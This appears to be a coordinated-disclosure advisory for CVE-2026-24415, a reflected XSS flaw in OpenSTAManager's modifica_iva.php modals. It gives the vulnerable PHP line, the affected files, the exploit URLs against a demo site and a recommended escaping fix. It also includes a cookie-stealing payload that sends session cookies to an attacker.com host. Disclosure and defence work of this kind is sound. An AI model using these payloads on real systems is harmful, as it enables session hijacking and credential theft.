 lukasz-rybak/cve-2026-24415
CVE-2026-24415 - OpenSTAManager Affected by XSS in modifica_iva.php via righe parameter

| Field | Details |
|---|---|
| CVE ID | CVE-2026-24415 |
| Severity | MEDIUM |
| Advisory | View Advisory |
| Discovered by | Lukasz Rybak |
Multiple Reflected Cross-Site Scripting (XSS) vulnerabilities in OpenSTAManager v2.9.8 allow unauthenticated attackers to execute arbitrary JavaScript code in the context of other users' browsers through crafted URL parameters, potentially leading to session hijacking, credential theft, and unauthorized actions.
Vulnerable Parameter: righe (GET)
OpenSTAManager v2.9.8 contains multiple Reflected XSS vulnerabilities in invoice/order/contract modification modals. The application fails to properly sanitize user-supplied input from the righe GET parameter before reflecting it in HTML output.
Vulnerable Code Location:
File: /modules/contratti/modals/modifica_iva.php (Line 125)
<input type="hidden" name="righe" value="<?php echo $_GET['righe']; ?>">
The $_GET['righe'] parameter is directly echoed into the HTML value attribute without any sanitization using htmlspecialchars() or equivalent functions. This allows an attacker to break out of the attribute context and inject arbitrary HTML/JavaScript.
All Affected Files:
/modules/contratti/modals/modifica_iva.php - Line 125, Line 167/modules/preventivi/modals/modifica_iva.php - Line 125, Line 167/modules/fatture/modals/modifica_iva.php - Line 121, Line 161/modules/ddt/modals/modifica_iva.php - Line 125, Line 167/modules/ordini/modals/modifica_iva.php - Line 125, Line 167/modules/interventi/modals/modifica_iva.php - Line 125, Line 167Prerequisites:
Step 1: Login
curl -c cookies.txt -X POST 'http://localhost:8081/index.php?op=login' \
  -d 'username=admin&password=admin'
Step 2: Trigger XSS Navigate to the following URL in a browser (or use curl with cookies):
http://localhost:8081/modules/contratti/modals/modifica_iva.php?righe="><script>alert(document.domain)</script>
Tested URLs (All vulnerable):

https://demo.osmbusiness.it/modules/contratti/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>https://demo.osmbusiness.it/modules/preventivi/modals/modifica_iva.php?righe=1"><script>alert(document.cookie)</script>https://demo.osmbusiness.it/modules/fatture/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>https://demo.osmbusiness.it/modules/ddt/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>https://demo.osmbusiness.it/modules/ordini/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>https://demo.osmbusiness.it/modules/interventi/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>Expected Result: JavaScript alert popup displays showing the current session cookie, confirming code execution.
HTML Output (verified on live instance):
<input type="hidden" name="righe" value=""><script>alert(document.cookie)</script>">
Verification:

Alternative Payloads:
Session stealing: "><script>fetch('https://attacker.com/?c='+document.cookie)</script>
Affected Users: All authenticated users with access to contracts, invoices, quotes, or orders modules.
Attack Scenario:
Recommended Fix:
<input type="hidden" name="righe" value="<?php echo htmlspecialchars($_GET['righe'], ENT_QUOTES, 'UTF-8'); ?>">
Apply this fix to all affected files listed in Details section.
This CVE was responsibly disclosed following coordinated vulnerability disclosure practices. The information provided here is for educational and defensive purposes only.






